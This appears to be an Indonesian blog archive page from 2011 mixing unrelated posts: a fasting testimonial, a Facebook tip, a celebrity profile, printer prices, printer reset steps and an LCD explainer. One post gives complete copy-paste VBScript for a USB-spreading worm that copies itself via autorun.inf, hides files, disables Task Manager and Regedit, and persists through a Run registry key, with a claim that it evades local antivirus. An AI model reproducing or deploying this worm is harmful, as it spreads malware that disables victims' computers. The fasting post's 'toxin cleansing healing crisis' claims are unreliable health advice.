Senin, 01 Agustus 2011

The Benefits Of Fasting

In the spring of 1957 I was managing the airport in Point Barrow, Alaska, the main supply site and a scene of heavy air traffic during the construction of the Distant Early Warning Line radar stations along Alaska’s northern coast. Working 50 to 60 hours a week, I hadn’t taken a day off for nearly a year and was scraping the bottom of the energy barrel. Overweight, irritable, tired all the time and feeling much older than my 34 years, I decided that a vacation was a necessity. Not just any vacation, however. I went to a health resort near Escondido, California, and fasted for two weeks under the direction of a physician. I drank as much water as needed but ate nothing at all for 14 days.

I

Before this I had tried a few short fasts of three or four days on my own but had never gone longer than that with only water. James McEachen had supervised many fasts and understood what to look for. He told me to take no exercise but simply to rest and sunbathe during the day and to drink water whenever I was thirsty. About the fifth day without food I developed a sore throat, my back began to ache and my teeth hurt. Dr. McEachen explained that this was a healing crisis: my body was cleansing itself of toxic substances. About the tenth day these symptoms cleared up.

With McEachen’s guidance I broke the fast on the 14th day. This was a crucial point. A fast has to be ended properly and carefully or there can be painful and dangerous complications. I was given small amounts of orange juice every three hours for two days and then allowed to eat whole fruit for another two days. After this I was given more substantial food on a regular meal time schedule. I stayed there for a week after I resumed eating and then returned to my job in Point Barrow feeling 1,000 per cent better than when I left. Continue reading

Tips Update Facebook Tanpa Membuka Facebook

Bagaimana mengupdate facebook tanpa harus masuk ke facebook?
Caranya cukup mudah, anda tinggal masuk kesini. Kemudian anda tinggal mengikuti instruksi yang diberikan seperti pada gambar dibawah ini. Gunakan akun login facebook anda untuk signup.

Profile Katy Perry

Famous as
Singer, songwriter
Birth Name
Katheryn Elizabeth Hudson
Birth Date
October 25, 1984
Birth Place
Santa Barbara, California, USA

Katy Perry Family
Father
Keith Hudson
Mother
Mary Hudson
Spouse
Russell Brand (actor/comedian, since 23-Oct-10)
Lebih lanjut tentang Katy Perry, klik disini.

Minggu, 31 Juli 2011

Membuat Virus Menggunakan Notepad

Jika ada pertanyaan "apakah membuat virus itu sulit?" jawabannya adalah "gampang".
Kita anggap saja seperti membuat blog, "apakah membuat blog itu sulit?" hampir semua pengguna internet pasti menjawab "mudah sekali".

Membuat virus itu mudah, yang sulit adalah membuat virus yang dalam hal ini memang benar-benar mematikan. Blog pun begitu, membuat blog memang cukup mudah. Sisi sulitnya adalah bagaimana membuat blog tersebut bisa meraih ranking.

Berikut ini adalah script untuk membuat virus dengan menggunakan notepad, anda tinggal copy-paste :


‘//–Awal dari kode, set agar ketika terjadi Error dibiarkan dan kemudian lanjutkan kegiatan virus–//
on error resume next

‘//–Dim kata-kata berikut ini–//
dim rekur,windowpath,flashdrive,fs,mf,isi,tf,kalong,nt,check,sd

‘//–Set sebuah teks yang nantinya akan dibuat untuk Autorun Setup Information–//
isi = “[autorun]” & vbcrlf & “shellexecute=wscript.exe k4l0n6.dll.vbs”
set fs = createobject(”Scripting.FileSystemObject”)
set mf = fs.getfile(Wscript.ScriptFullname)
dim text,size
size = mf.size
check = mf.drive.drivetype
set text = mf.openastextstream(1,-2)
do while not text.atendofstream
rekur = rekur & text.readline
rekur = rekur & vbcrlf
loop
do

‘//–Copy diri untuk menjadi file induk di Windows Path (example: C:\Windows)
Set windowpath = fs.getspecialfolder(0)
set tf = fs.getfile(windowpath & “\batch- k4l0n6.dll.vbs “)
tf.attributes = 32
set tf=fs.createtextfile(windowpath & “\batch- k4l0n6.dll.vbs”,2,true)
tf.write rekursif
tf.close
set tf = fs.getfile(windowpath & “\batch- k4l0n6.dll.vbs “)
tf.attributes = 39
‘//–Buat Atorun.inf untuk menjalankan virus otomatis setiap flash disc tercolok–//
‘Menyebar ke setiap drive yang bertype 1 dan 2(removable) termasuk disket

for each flashdrive in fs.drives
‘//–Cek Drive–//
If (flashdrive.drivetype = 1 or flashdrive.drivetype = 2) and flashdrive.path <> “A:” then

‘//–Buat Infector jika ternyata Drivetypr 1 atau 2. Atau A:\–//
set tf=fs.getfile(flashdrive.path &”\k4l0n6.dll.vbs “)
tf.attributes =32
set tf=fs.createtextfile(flashdrive.path &”\k4l0n6.dll.vbs “,2,true)
tf.write rekursif
tf.close
set tf=fs.getfile(flashdrive.path &”\k4l0n6.dll.vbs “)
tf.attributes = 39

‘//–Buat Atorun.inf yang teks-nya tadi sudah disiapkan (Auto Setup Information)–//
set tf =fs.getfile(flashdrive.path &”\autorun.inf”)
tf.attributes = 32
set tf=fs.createtextfile(flashdrive.path &”\autorun.inf”,2,true)
tf.write isi
tf.close
set tf = fs.getfile(flashdrive.path &”\autorun.inf”)
tf.attributes=39
end if
next

‘//–Manipulasi Registry–//

set kalong = createobject(”WScript.Shell”)

‘//–Manip – Ubah Title Internet Explorer menjadi THE KALONG v.s. ZAY–//
kalong.regwrite “HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title”,” THE KALONG v.s. ZAY “

‘//–Manip – Set agar file hidden tidak ditampilkan di Explorer–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Advanced\Hidden”, “0″, “REG_DWORD”

‘//–Manip – Hilangkan menu Find, Folder Options, Run, dan memblokir Regedit dan Task Manager–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFind”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFolderOptions”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr”, “1″, “REG_DWORD”

‘//–Manip – Disable klik kanan–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoViewContextMenu”, “1″, “REG_DWORD”

‘//–Manip – Munculkan Pesan Setiap Windows Startup–//
kalong.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeCaption”, “Worm Kalong. Variant from Rangga-Zay, don’t panic all data are safe.”

‘//–Manip – Aktif setiap Windows Startup–//
kalong.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Systemdir”, windowpath & “\batch- k4l0n6.dll.vbs “

‘//–Manip – Ubah RegisteredOwner dan Organization–//
kalong.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOrganization”, “The Batrix”
kalong.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOwner”,”Kalong”

‘//–Nah kalau kode dibawah ini saya nggak tau, tolong Mas Aat_S untuk menjelaskan–//
if check <> 1 then
Wscript.sleep 200000
end if
loop while check <> 1
set sd = createobject(”Wscript.shell”)
sd.run windowpath & “\explorer.exe /e,/select, ” & Wscript.ScriptFullname
‘Akhir dari Kode


Cara menyimpan :
• Save as type, pilih All Files
• Kemudian beri nama k4l0n6.dll.vbs

Keterangan :
Virus yang anda buat berdasarkan script diatas tidak akan dapat dideteksi oleh antivirus lokal, seperti PCMAV, SMADAV, dsb. Untuk menghapus virus ini, anda bisa menggunakan antivirus Norton.

Alur kinerja virus ini akan menjangkiti media storage yang terhubung ke terminal, seperti flashdisk, MMC dan beberapa media storage lainnya.

Daftar Harga Printer di Malaysia

Cek harga printer di Malaysia


Xerox Phaser Work Center 3220N Network Mono Laser MFPA4, Laser Flatbed MFP, 4-in-1, Print/Copy 28ppm, Fax 33.6kps, 64MB, 300MHz, ADF 30 sheets,USB2.0, 10/100BaseTX Ethernet, PS3, PC FAX send, Fax forward to Email, Scan to Email
A multi functional machine that allow you to receive your incoming fax anywhere, anytime. (RM 1799.00)

DocuPrint C1110B Colour Series A4, Single Pass Colour Laser, C/B 12ppm/16ppm, 128/640MB, 600 x 600 dpi, USB 2.0, PCL 6, PCL 5e
3 Sets (CMYK) of Remanufactured Fuji Xerox C1110 Toner. (RM 899.00)

HP P1102 Laserjet Printer HP LaserJet Pro P1102 Mono Laser Printer This reliable LaserJet will meet both your budget and space requirements without compromising on print quality. Enjoy fast print speeds of up to 19 ppm. Easy to set-up, use and maintain, its sleek, compact design saves valuable desktop space. (RM 399.00)

WorkCenter PE220 Mono Laser Multifunction Printer
A4, Laser Flatbed MFP, Print / Copy 20 ppm, Fax 3 secs, 33.6kbps, 16MB , ADF 30 sheets, Color Scanning, USB 1.1, Parallel (RM 799.00)

Untuk melihat daftar harga lengkap dan produk lainnya, silahkan klik disini.


Tags :
Daftar harga printer, update harga printer harga printer hari ini, memilih printer, printer price list, harga canon, harga Epson, harga HP, Perbandingan harga printer, daftar harga printer di Malaysia, Harga printer update di Malaysia, berapa harga printer di Malaysia, perbedaan harga printer di Indonesia dan Malaysia, apakah harga printer di Malaysia lebih murah, tempat belanja printer di Malaysia

Jumat, 29 Juli 2011

Cara Reset Printer Canon Pixma MP 258

    Perhatikan langkah-langkah berikut secara seksama
  1. Printer dalam keadaan mati (kabel power&kabel USB tetap dalam kondisi terpasang).
  2. Tekan tombol stop/reset selama 10 detik (jangan dilepas).
  3. Pada saat anda masih menekan tombol stop/reset, tekan tombol power.
  4. Dalam kondisi tombol reset dan tombol power masih anda tekan, lepas tombol reset (tetap tekan tombol power).
  5. Kemudian tekan tombol resume 2 x, kemudian lepas tombol power dan tombol resume dalam waktu yang bersamaan.
  6. Selanjutnya, printer anda akan dideteksi sebagai new hardware (perangkat baru) dikomputer anda. Langkah seterusnya adalah menginstal ulang driver printer.
  7. Selesai
    Jika anda ingin download software resetter-nya, silahkan download disini.

Selasa, 26 Juli 2011

Membedakan Jenis Layar (LCD)

Perkembangan teknologi ponsel / handphone memang tidak perlu diragukan lagi, salah satunya adalah mengenahi graphic output (LCD). Disini kita akan bahas tentang perbedaan tipe-tipe layar yang dipakai pada handphone dari Monochrome (1 warna, Hitam), Passive-matrix (STN, CSTN), Active-matrix (TFT, TFD), UFB Samsung, dan OLED.

Monochrome
Layar LCD(Liquid Crystal Displays) tipe ini sering kita jumpai dikalkulator, jam tangan digital, dan juga ponsel(dulunya). Liquid crystal dapat dimanipulasi oleh listrik saat ini, sehingga mereka mengubah bentuk. Cara kerja monochrome diponsel untuk menghitamkan pixel adalah dengan memblokir cahaya yang akan keluar. Salah satu kelebihan dari monokrom adalah konsumsi daya yang lebih rendah dibandingkan dengan yang lain.

Dan setelah bertahun-tahun, layar handphone makin hari makin lebar, berwarna, dan detail. Sehingga layar monokrom saat ini sudah dianggap ketinggalan zaman. Tapi masih ada handphone flip yang layar externalnya Monochome kok. (Apa yang kalian pikirkan kalau lihat ada yang bawa handphone layar hitam-putih?? Kalau soal itu tergantung selera anda tentunya.

Passive-Matrix Color Display
Kebanyakan handphone layar berwarna awalnya menggunakan teknologi passive-matrix ini. Teknologi ini menggunakan sistem kawat yang berupa vertikal dan horizontal untuk memberi daya/menerangkan sebuah pixel. Tipe layar ini lebih murah dibandingkan dengan TFT (akan dibahas nantinya). Tapi mempunyai kelemahan direspon yang agak lambat, qualitas tampilan kurang optimal dan kurang terang jika dibandingkan dengan tipe layar active-matrix.

Yang menggunakan teknologi passive-matrix antara lain:
STN - Super Twisted Nematic
CSTN - Color Super Twisted Nematic

Active Matrix Color Display
Active matrix memanfaatkan teknologi TFT (thin film transistor) yang pada umumnya dipakai untuk notebook. Layar TFT menempatkan transistor ditiap pixel layar yang mampu dinyalakan dan dimatikan secara individual, sehingga menghasilkan tampilan gambar yang lebih tajam, terang, dan respon yang sangat cepat. Tetapi layar TFT mempunyain kelemahan yakni lebih mahal dan lebih mengonsumsi daya batterai.

Tipe layar lain yang termasuk active-matrix adalah TFD (thin film diode), sama dengan TFT yaitu menempatkan diode ditiap pixel layar. TFD mengkombinasikan teknologi kualitas gambar dan kecepatan respon yang sangat baik dari TFT, dengan konsumsi daya rendah dan biaya rendah dari STN.

UFB Samsung
UFB (Ultra Fine & Bright), sebuah teknologi LCD yang diciptakan dan diperkenalkan oleh Samsung pada tahun 2002. Dapat beroperasi hanya dengan 3mW dimana jauh lebih sedikit mengonsumsi daya dibandingkan TFT. Hal ini pastinya akan memperpanjang daya tahan baterai. Handphone yang menggunakan tipe layar UFB akan mempunyai ukuran yang lebih tipis. (Keren ya.)

OLED Display
OLED (Organic Light-Emitting Diode) juga dikenal sebagai LEP (Light-Emitting Polymer) dan OEL (Organic Electro-Luminescence). Merupakan teknologi layar generasi baru yang terdiri dari titik-titik polimer organik yang memancarkan cahaya ketika diisi dengan listrik. Jika dibandingkan dengan LCD, layar OLED mempunyai kelebihan yakni lebih tipis, ringan, terang, cepat, murah, dan mengonsumsi daya yang lebih dikit (dikarenakan tidak butuh cahaya belakang). Satu-satunya kelemahan layar ini adalah sulit untuk melihat jika anda berada dibawah sumber cahaya seperti matahari.